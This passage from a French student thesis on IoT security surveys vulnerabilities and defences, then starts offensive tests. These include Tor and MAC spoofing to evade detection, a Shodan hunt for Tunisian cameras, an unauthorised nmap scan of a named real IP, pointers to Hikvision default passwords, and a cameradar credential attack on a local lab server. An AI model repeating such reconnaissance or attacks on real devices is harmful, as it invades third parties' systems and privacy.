Technologie Utilisée	Protocoles de communication câblés ou sans fil	Technologies sans fil telles que RFID, BLE, Wi-Fi, LPWAN
Portée de la Communication	Principalement locale	Locale, étendue ou à longue portée
Principaux Risques	Vulnérabilités liées aux protocoles de communication	Interception des transmissions, brouillage, etc.

Tableau 2 : Les surfaces de communication

- Bien que la surface réseau facilite l'échange de données et de commandes essentielles au bon fonctionnement des systèmes IoT, leur ubiquité les expose également à une série de vulnérabilités potentielles.
- En parallèle la transmission d'informations par ondes radio ouvre la porte à une variété de menaces potentielles notamment l'interception des transmissions, le brouillage des signaux, ou même la compromission des appareils eux-mêmes.

3.3 Les Vulnérabilités de sécurité de l'IoT :

J'ai sélectionné les vulnérabilités de sécurité de l'IoT que nous examinerons à partir des recherches menées par OWASP dans son projet OWASP IoT Top 10 (10). Ces vulnérabilités ont été identifiées comme étant parmi les plus critiques et les plus courantes rencontrées dans les systèmes IoT.

Pour mieux comprendre ces vulnérabilités nous pouvons les examiner à travers un tableau qui associe chaque vulnérabilité à des attaques correspondantes. Cela nous permettra d'identifier les risques potentiels .

Vulnérabilité	Description	Attaque(s) Correspondante(s)
Mots de passe Faibles	Mots de passe faciles à deviner ou codés en dur, exposant les appareils IoT à des risques d'accès non autorisés.	Attaques par Force Brute, Attaques de Dictionnaire
Services Réseau Non Sécurisés	Services réseau utilisés par les appareils IoT qui présentent des failles de sécurité, permettant aux attaquants de compromettre les systèmes.	Attaques de Déni de Service (DoS) Attaques déni de service distribué (DDoS)
Interfaces d'Écosystème Non Sécurisées	Interfaces utilisées par l'écosystème IoT qui ne sont pas sécurisées, permettant aux attaquants d'accéder à des informations sensibles.	Attaques par Cross-Site Scripting (XSS) Attaques par Injection de Commandes
Absence de Mécanisme de Mise à Jour Sécurisée	Manque de mécanismes permettant de mettre à jour de manière sécurisée les logiciels et les micrologiciels des appareils IoT.	Attaques par Injection de Malware
Utilisation de Composants Non Sécurisés	Utilisation de composants obsolètes ou non sécurisés dans les appareils IoT, exposant ces derniers à des risques de failles de sécurité.	Attaques par Injection de Code Reverse engineering
Protection de la Vie Privée Insuffisante	Manque de protection adéquate de la vie privée des utilisateurs dans le cadre de la collecte et du traitement des données par les appareils IoT.	Phishing Attacks
Transfert et Stockage de Données Non Sécurisés	Transfert ou stockage de données sensibles de manière non sécurisée, exposant les informations à des risques d'interception ou de compromission.	Man in the Middle (MitM) Sniffing
Absence de Gestion des Appareils	Absence de mécanismes de gestion des appareils IoT, ce qui rend difficile la surveillance et la maintenance de leur sécurité.	Reverse Engineering

Paramètres par Défaut Non Sécurisés	Utilisation de paramètres par défaut non sécurisés dans les appareils IoT, facilitant l'accès des attaquants aux systèmes.	Force Brute
Absence de Blindage Physique	Manque de protection physique des appareils IoT, les rendant vulnérables aux manipulations physiques ou au vol.	Social engineering

Tableau 3 : Vulnérabilités de l'IoT

3.4 IoT Cyberattaques :

3.4.1 Introduction :

Après avoir exploré les surfaces d'attaque et les vulnérabilités de l'IoT je vais maintenant examiner les cyberattaques qui pourraient cibler les systèmes IoT.

3.4.2 Types d'attaques :

En général nous pouvons identifier différents types d'attaques :

- **Les attaques passives** : elles sont généralement identifiées par l'observation des activités de surveillance du trafic, de la collecte et de l'analyse des données sans interférer avec le fonctionnement normal des systèmes.
- **Les attaques actives** : elles sont détectées lorsqu'il y a des signes de modifications du contenu qui perturbent le fonctionnement régulier d'un service ou d'un système de sécurité.

Nous pouvons maintenant classer différents attaques selon leurs types et évaluer la manière dont elles peuvent menacer les systèmes . Avant d'aborder cela intéressons-nous aux services de sécurité .

3.4.3 Services de sécurité :

Les services fondamentaux de la sécurité sont les suivantes :

- **Confidentialité** : Ce service vise à rendre les informations illisibles à travers l'utilisation de techniques de chiffrement.

- **Intégrité** : Il s'agit de protéger les données contre toute altération non autorisée.
- **Disponibilité** : Ce service garantit que les données sont accessibles en permanence
- **Authentification** : Ce service offre une protection contre l'usurpation d'identité en vérifiant l'identité des utilisateurs.
- **Non-répudiation** : Ce service assure qu'une entité ne peut pas nier avoir émis un message.

3.4.4 Exemples d'attaques :

Le tableau 4- présente différents types d'attaques dans les environnements de l'IoT et les services de sécurité qu'elles menacent.

Attaque	Services Menacés	Type d'Attaque
DDOS	Disponibilité	Active
DOS	Disponibilité	Active
Man-in-the-middle (MitM)	Confidentialité /Intégrité /Authentification	Active
Sniffing	Confidentialité	Passive
Backdoor	Confidentialité /Intégrité	Active
Firmware manipulation	Confidentialité /Intégrité	Active
Password cracking	Authentification	Active
Cheval de Troie	Confidentialité /Intégrité /Authentification	Active
Reverse Engineering	Confidentialité /Intégrité des données	Active ou Passive
Social engineering	Authentification	Active ou Passive
Phishing	Confidentialité / Authentification	Active

Tableau 4 : Example d'Atttaques contre l'IoT

4. Méthodologie de piratage IoT :

Pour mieux comprendre les tactiques utilisées par les attaquants et les mesures de protection nécessaires, une méthodologie de piratage spécifique aux IoT est essentielle. Cette méthodologie guide les professionnels de la sécurité à travers les étapes de collecte d'informations, d'identification de vulnérabilités, de lancement d'attaques, d'accès au système cible et enfin maintien de l'attaque




Figure 7 : méthodologie de piratage IoT

3.4 Collection d'informations :

La première étape du piratage IoT consiste à collecter des informations sur les appareils connectés et leur environnement. Shodan est un outil utilisé pour explorer et recueillir ces informations à partir des appareils IoT dans le monde entier.



Figure 8 : Shodan Logo

Cette phase de collecte d'informations est cruciale car elle fournit une base de données sur laquelle les attaquants peuvent planifier leurs prochaines actions et identifier les vulnérabilités potentielles à exploiter.

4.2 Scanner Les Vulnérabilités :

La deuxième étape de la méthodologie de piratage IoT consiste à scanner les réseaux et les périphériques à la recherche de vulnérabilités. Cela inclut l'analyse des mots de passe faibles, des bugs logiciels et micrologiciels, des configurations par défaut non sécurisées et autres failles de sécurité. Des outils tels que **Nmap** sont utilisés pour identifier les points faibles des systèmes IoT et planifier des attaques ciblées.

4.3 Lancement de l'attaque :

Après avoir repéré et exploité les failles de sécurité vient l'étape cruciale du piratage IoT : le lancement de l'attaque. Ici les pirates utilisent les vulnérabilités découvertes pour mener divers types d'attaques. Cela peut inclure des attaques par déni de service distribué (**DDoS**), des injections de code malveillant ou même des interférences pour perturber les communications.

4.4 Obtention de l'accès :

Dans cette étape qui suit la réussite du lancement de l'attaque les pirates ont pour objectif d'entrer plus en profondeur dans le système. Cela peut englober le contrôle à distance des appareils IoT endommagés, l'augmentation des priviléges pour accéder à des fonctionnalités réservées aux administrateurs, voire la mise en place de portes dérobées pour un accès ultérieur...

4.5 Maintien de l'attaque :

Une fois qu'ils ont accédé au système IoT ciblé il est essentiel que les attaquants persistent tout en évitant d'être repérés. Dans cette étape il y a des mesures telles que la surveillance discrète du système, la suppression des signes d'activité compromettante et la création de mécanismes pour poursuivre l'exploitation des vulnérabilités identifiées .

- En examinant de près cette méthodologie nous pouvons mieux appréhender les risques associés à l'IoT et développer des stratégies de défense efficaces pour sécuriser les infrastructures et les données dans cet écosystème complexe et interconnecté.

5. Les défis et les solutions de sécurité IoT :

Dans le vaste océan de l'IoT où chaque appareil est une île numérique connectée se cachent des défis de sécurité bien réels. Alors que les caméras de surveillance scrutent silencieusement, que les capteurs recueillent des données et que les dispositifs intelligents interagissent avec notre monde une question demeure omniprésente : **sommes-nous vraiment en sécurité dans cet univers interconnecté ?**

Dans cette section nous explorerons les défis de sécurité spécifiques qui émergent de l'IoT, naviguant à travers les eaux tumultueuses de la cybersécurité pour découvrir les solutions qui nous permettront de naviguer avec confiance dans ce paysage numérique en constante évolution.

Le **-tableau5-** fournit une vue d'ensemble succincte des principaux défis de sécurité rencontrés dans le domaine de l'IoT les solutions correspondantes.

Défis de sécurité de l'IoT	Solutions correspondantes
Gestion des identités	- Utilisation de solutions de gestion des identités et des accès IAM - ZTNA
Authentification et autorisation	
Sécurité des communications	- cryptographie quantique
Protection des données	
Protection contre les attaques	- Solution basée sur Machine Learning - SIEM
Intégrité des données	- Blockchain

Tableau 5 : défis de sécurité de l'IoT et les solutions correspondantes

5.1 Des solutions pour le contrôle d'accès et Gestion des Identités:

5.1.1 Solution IAM :

Une solution IAM permet aux administrateurs de gérer les identités et les privilèges d'accès des utilisateurs de manière sécurisée. Cela inclut la définition des rôles des utilisateurs et le suivi de leur activité. (11)

L'une des tâches essentielles des systèmes IAM est d'authentifier qu'une entité est bien celle qu'elle prétend être , une fois l'authentification réussie l'utilisateur peut accéder aux fonctions autorisées par le système IAM renforçant ainsi la sécurité globale du système informatique. (12)




Figure 9 : Gestion des identités et des accès par IAM

5.1.2 ZTNA (Zero Trust Network Access) :

Traditionnellement les réseaux informatiques fonctionnaient sur la base de la confiance implicite ce qui s'est avéré inefficace face aux menaces actuelles. ZTNA adopte une approche différente en ne faisant confiance à personne et en demandant une authentification minutieuse pour chaque accès au réseau quelle que soit la position de l'utilisateur ou de l'appareil. Dans le contexte de l'IoT ZTNA offre une protection renforcée en exigeant une authentification spécifique pour chaque appareil limitant les risques et garantissant l'accès aux seuls appareils légitimes.

5.2 Solution pour la sécurité des communications et des données :

Dans le domaine complexe de la sécurité informatique la cryptographie traditionnelle a longtemps été le fondement de la protection des données et des communications. Cependant avec l'émergence de nouveaux défis notamment la menace croissante posée par les ordinateurs quantiques, les limites de la cryptographie conventionnelle sont devenues de plus en plus évidentes. Face à cette évolution **la cryptographie quantique** se présente comme une alternative révolutionnaire et prometteuse

La cryptographie quantique utilise les lois de la mécanique quantique pour chiffrer et transmettre des données de manière sécurisée. Elle offre un niveau de sécurité supérieur aux algorithmes cryptographiques traditionnels. (13)

Voici un tableau que j'ai préparé pour expliquer les différences entre la cryptographie quantique et la cryptographie traditionnelle.

Caractéristique	Cryptographie Quantique	Cryptographie Traditionnelle
Méthode de transmission	Utilise des propriétés quantiques pour transmettre les clés de manière sécurisée.	Repose sur des algorithmes mathématiques pour chiffrer les données.
Clés de chiffrement	Basées sur des propriétés quantiques, telles que l'intrication et la polarisation de photons.	Basées sur des nombres premiers, des fonctions de hachage, etc.
Interception des clés	Impossible à intercepter sans altérer l'état quantique des particules utilisées pour la transmission.	Peut être interceptée et volée, entraînant une compromission des données.

Tableau 6 : les differences entre Cryptographie Quantique et la Cryptographie Traditionnelle

5.3 Solution pour la détection contre les attaques :

5.3.1 Solution basée sur Machine Learning :

Dans notre quête pour renforcer la sécurité informatique et détecter les menaces potentielles nous avons opté pour une solution innovante et sophistiquée : **le machine learning**. Cette approche révolutionnaire repose sur l'utilisation de modèles d'apprentissage automatique pour analyser et interpréter de vastes ensembles de données. En entraînant ces modèles avec des données historiques le machine learning est capable de reconnaître les schémas et les comportements caractéristiques des activités normales, mais aussi des activités suspectes ou malveillantes.




Figure 10 : Les étapes de détection des attaques IoT basé sur le Machine Learning

5.3.2 SIEM :

L'une des méthodes les plus efficaces pour sécuriser vos appareils IoT est l'adoption d'une solution de gestion des informations et des événements de sécurité SIEM. Une solution SIEM se présente comme une plateforme logicielle qui non seulement collecte et analyse mais également met en corrélation les données issues de diverses sources telles que des journaux des capteurs des périphériques réseau et des applications. (14)

5.4 Solution pour l'intégrité des données :

La blockchain se distingue comme une technologie émergente dans notre recherche de solutions pour préserver l'intégrité des données.

La technologie blockchain est basée sur des blocs d'informations reliés entre eux pour former une chaîne. Elle est utilisée dans des domaines tels que les crypto-monnaies dont le Bitcoin est un exemple célèbre. Les blockchains offrent un niveau élevé de sécurité et sont extrêmement difficiles à falsifier. (15)

Chaque bloc dans une blockchain contient trois éléments clés :

- **Données** : comme mentionné, chaque bloc est composé d'informations. Le type de données qu'il contient dépend du type de technologie blockchain utilisée. (15)
- **Hachage** : un hachage est essentiellement un moyen de l'identifier et est unique à ce bloc. Pensez à un numéro d'identification ou à une empreinte digitale. Si les informations à l'intérieur changent, l'identité du bloc changera également, ce qui signifie qu'il ne s'agit plus du même bloc. (15)
- **Hachage du bloc précédent** : il s'agit du hachage (numéro d'identification) du dernier bloc de la chaîne. Cela agit comme une sorte de référence. (15)




Figure 11 : structure de blocs

Cette structure des blocs rendent la modification des données sur une blockchain extrêmement difficile. Si une personne tente de modifier les données d'un bloc cela modifiera le hachage du bloc, ce qui sera détecté par les autres participants du réseau. Cela renforce l'intégrité et la sécurité des informations stockées sur la blockchain.

6. Conclusion :

Dans ce chapitre, on a exploré en profondeur les fondamentaux de l'IoT, analysant ses divers aspects et son impact sur notre environnement connecté puis après avoir analysé les vulnérabilités et les attaques qui menacent l'IoT, on a élaboré une méthodologie de piratage afin de comprendre les tactiques utilisées par les attaquants pour compromettre la sécurité des appareils intelligents . Enfin on a abordé les défis spécifiques auxquels fait face l'IoT, en proposant des solutions pour chacun d'eux.

Dans le prochain chapitre, nous mettrons en œuvre différentes attaques pour mettre en évidence les failles de sécurité de l'IoT, tout en proposant des solutions pour renforcer la sécurité de ces systèmes essentiels

Chapitre 3. Réalisation et tests

1. Introduction :

Dans ce dernier chapitre, je commencerai par présenter l'environnement matériel et logiciel, et je me concentrerai également sur la partie pratique de la mise en œuvre des attaques et des solutions.

2. Environnement de travail :

2.1 Environnement matériel :

Après avoir minutieusement analysé les spécifications et les exigences techniques du projet, je suis désormais prêt à présenter l'environnement matériel sur lequel je vais opérer. J'ai utilisé:



• Laptop :

- Manufacturer : HP (Victus)
- Edition : Windows 11 Home
- Processeur : AMD Ryzen 7 5000H
- RAM : 32 GB
- Disque Dur : SSD 512 GB
- Carte Graphique : nvidia RTX 3050

Sur l'ordinateur portable mentionné on a installé 2 machines virtuelles linux , une machine Ubuntu virtuelle , 2 machine IoTGoat , un Wi-Fi virtuelle et une serveur Wazuh ayant les caractéristiques décrites dans -le tableau 7-

	Machine virtuelle 1	Machine virtuelle 2	Machine virtuelle 3	Machine virtuelle 4 : vulnérable	Machine virtuelle 5 : vulnérable	Machine virtuelle 6 : Vulnérable	Serveur
O.S	Kali Linux	Kali Linux	Ubuntu	IoT GoAT	IoT GoAT	OpenWrt	Linux
RAM	16 GB	16 GB	8 GB	1 GB	1 GB	1 GB	8 GB
Disque Dur	100 GB	100 GB	60 GB	272.5 MB	272.5 MB	4 GB	50 GB

Tableau 7 : Les Machines virtuelle utiliser

- **Adaptateur Wifi**

L'usage de l'adaptateur s'avère essentiel car il nous octroie la capacité d'accéder au réseau WiFi depuis notre machine virtuelle et de passer en mode moniteur, nous permettant ainsi de surveiller et contrôler l'ensemble du trafic réseau.



- **Routeur DSL-224**

Dans un environnement IoT, le routeur agit comme le pivot de la connectivité, permettant aux appareils IoT de communiquer entre eux et avec Internet, ce dispositif est exposé à diverses menaces d'attaques, le rendant ainsi vulnérable et susceptible de devenir une cible potentielle dans notre contexte.

2.2 Environnement logiciel :

Pour mener à bien notre projet, j'ai sélectionné une variété d'outils essentiels, chacun contribuant à des aspects spécifiques de mon travail. Le tableau ci-dessous présente une vue d'ensemble de ces outils, mettant en lumière leur répartition selon les catégories pertinentes.

Logiciels/Outils	Shodan , Nmap , Wireshark , Airmodump , Aircrack , Airopay-ng Ettercap , OpenSSL OpenVPN , EasyRSA , Ncrack , Hashcat , Cameradar , Webmap , Mosquitto Firmadyne , Docker , VMware Workstation 17 Pro, Binewalk , Miranda , Wazuh , Hydra
Frameworks	AndroRat , MiniUPnP , IotGOAT
Systèmes d'exploitation	Kali Linux , Ubuntu , OpenWRT
Langages de programmation	Python

Tableau 8 :L'environnement logiciel

3.Sécurité offensive:

3.1 Méthodologie :

Pour battre un hacker , nous devons être comme un hacker .Pour cela dans cette partie , j'incarne le rôle de ‘Penteration Tester’ qui utilise les mêmes techniques qu'un ‘Black Hat Hacker afin’ de découvrir les faiblesses du système pour les corriger ensuite ...

Ma méthodologie d'attaque se concentre presque sur toutes les surfaces d'attaques mentionnées dans la -figure 5- du chapitre précédent , j'ai effectué différentes attaques répertoriées dans le tableau 4 du même chapitre pour explorer ces surfaces..

- On a utilisé des outils tels que Proxychains, Macchanger et Tor pour dissimuler notre identité et mener des attaques discrètes et difficilement détectables.

3.2 Attaques menées :

On a mené différents types d'attaques qu'elles soient passives ou actives. On a réalisé des attaques radio, réseau, sur Android et même des attaques sur le firmware...

Voici quelques exemples d'attaques qu'on va effectuer :

- OSINT Engineering
- Enumeration Active
- Attaque sur le protocole MQTT (brute force attaque)
- Exploit de zeroconf protocles (Exploit de protocole UPnP)
- Attaque de désauthentification contre les points d'accès
- MiTM attack (ARP spoofing)
- Reverse engineering d'un firmware
- Social Engineering attack

3.2.1 OSINT Engineering:

Comme on a mentionné dans le chapitre précédent une attaque peut être soit active, soit passive , cette dernière est généralement basée sur la collecte de données qui sont généralement accessibles à tous. Dans le domaine de l'IoT, l'outil le plus couramment utilisé pour mener une attaque passive est Shodan.

1-En acheminant notre trafic à travers une série de serveurs proxy nous masquons notre - emplacement réel et rendons nos activités plus difficiles à retracer.



```
(ahmed@ahmed)-[~] $ service tor start
(ahmed@ahmed)-[~] $ proxychains firefox shodan.io
```

A terminal window showing two commands being run. The first command is 'service tor start' and the second is 'proxychains firefox shodan.io'. The terminal prompt is '(ahmed@ahmed)-[~]'.

Figure 12 : utilisation de proxychains et tor

2-Après avoir anonymisé notre identité , on a choisi de cibler des caméras en Tunisie pour mener une attaque passive.



Figure 13 : recherche des cameras

on a spécifié des critères précis tels que le protocole RTSP avec la fonctionnalité "screenshot=true" pour mieux cibler nos recherches.




Figure 14 : Caméras trouvées

On a trouvé plusieurs caméras (93 au total) utilisant le protocole RTSP.

3- on a ensuite identifié ma première cible avec l'adresse IP 197.238.133.189.




Figure 15 : Caméra identifié

Cette caméra dispose de deux ports ouverts le port 80 (HTTP) et le port 554 (RTSP).

4-Pour confirmer l'exactitude de ces informations , j'ai utilisé Nmap et comme nous pouvons le constater les ports 554 et 80 sont effectivement les seuls ports ouverts pour cette caméra

```
$ nmap -F 197.238.133.189
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 00:25 CET
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
554/tcp   open  rtsp

Nmap done: 1 IP address (1 host up) scanned in 4.36 seconds
```

Figure 16 : Scan du caméra avec nmap

5- En créant l'adresse IP de la cible dans le moteur de recherche et exploiter une vulnérabilité en utilisant le port 80 ouvert , il est possible de se connecter à la caméra en utilisant un nom d'utilisateur et un mot de passe.




Figure 17 : Interface de login de caméra

6- Pour accéder à la caméra ciblée, je peux utiliser les identifiants par défaut après avoir identifié le type de caméra comme étant "Hikvision". Une recherche rapide sur Google avec les termes "hikvision ip camera default password" m'a fourni les informations nécessaires.




Figure 18 : Hikvision devices default user name & password

Tant que l'accès non autorisé aux caméras est illégal, je n'ai pas écrit ces coordonnées... Si j'avais la capacité de le faire, je pourrais utiliser un outil tel que "cameradar".

7- Nous pouvons utiliser Cameradar dans un environnement légal en exécutant un conteneur Docker à partir d'une image intégrant un serveur RTSP automatisé. Cette image est conçue spécifiquement pour les tests de pénétration et les scénarios d'attaques contre les caméras IP.



Figure 19 : Exécutions de serveur rtsp

Dans ce cas, j'ai spécifié un nom d'utilisateur "admin" et un mot de passe "12345".




```
Server configuration:
Address: 0.0.0.0
Port: 8554
Route: /live.sdp
Username: admin
Password: 12345
Auth method: basic
Input: pattern:smpte
Input type: videotestsrc

Resolution: 1280x720

Launching stream with the following pipeline: ( videotestsrc ! videoscale ! video/x-raw,wi
Stream ready at rtsp://admin:12345@0.0.0.0:8554/live.sdp
```

Figure 20 : serveur RTSP

8- Puis, en exécute un conteneur Docker à partir de l'image 'ullaakut/cameradar' et comme résultat l'attaque a réussi et le caméra a été accessible en utilisant les informations d'authentification fournies



```
(ahmed@ahmed)-[~]
$ sudo docker run --net=host -t ullaakut/cameradar -t localhost
[sudo] password for ahmed:
Loading credentials ... ok
Loading routes ... ok
Scanning the network ... ok
Attacking routes of 1 streams ... ok
Attempting to detect authentication methods of 1 streams ... ok
Attacking credentials of 1 streams ... ok
Validating that streams are accessible... ok
► Device RTSP URL: rtsp://admin:12345@127.0.0.1:8554/live.sdp
Available: ✓
Device model: GStreamer rtspd

IP address: 127.0.0.1
RTSP port: 8554
Auth type: basic
Username: admin
Password: 12345
RTSP routes: /live.sdp

✓ Successful attack: one device was accessed
```

Figure 21 : Attaque réussie

3.2.2 Enumeration Active :

Scanner les appareils IoT pour des attaques peut être motivé par plusieurs raisons, notamment l'identification des failles de sécurité et des vulnérabilités présentes dans ces appareils pouvant être exploitées pour accéder à des données sensibles ou compromettre le réseau..

1- j'ai utilisé en début Macchanger afin de modifier notre véritable adresse MAC en une adresse factice afin de masquer notre identité pour éviter la détection.

```
(root@ahmed)-[~]
# macchanger -r eth0
Current MAC: 00:0c:29:bf:6c:4f (VMware, Inc.)
Permanent MAC: 00:0c:29:bf:6c:4f (VMware, Inc.)
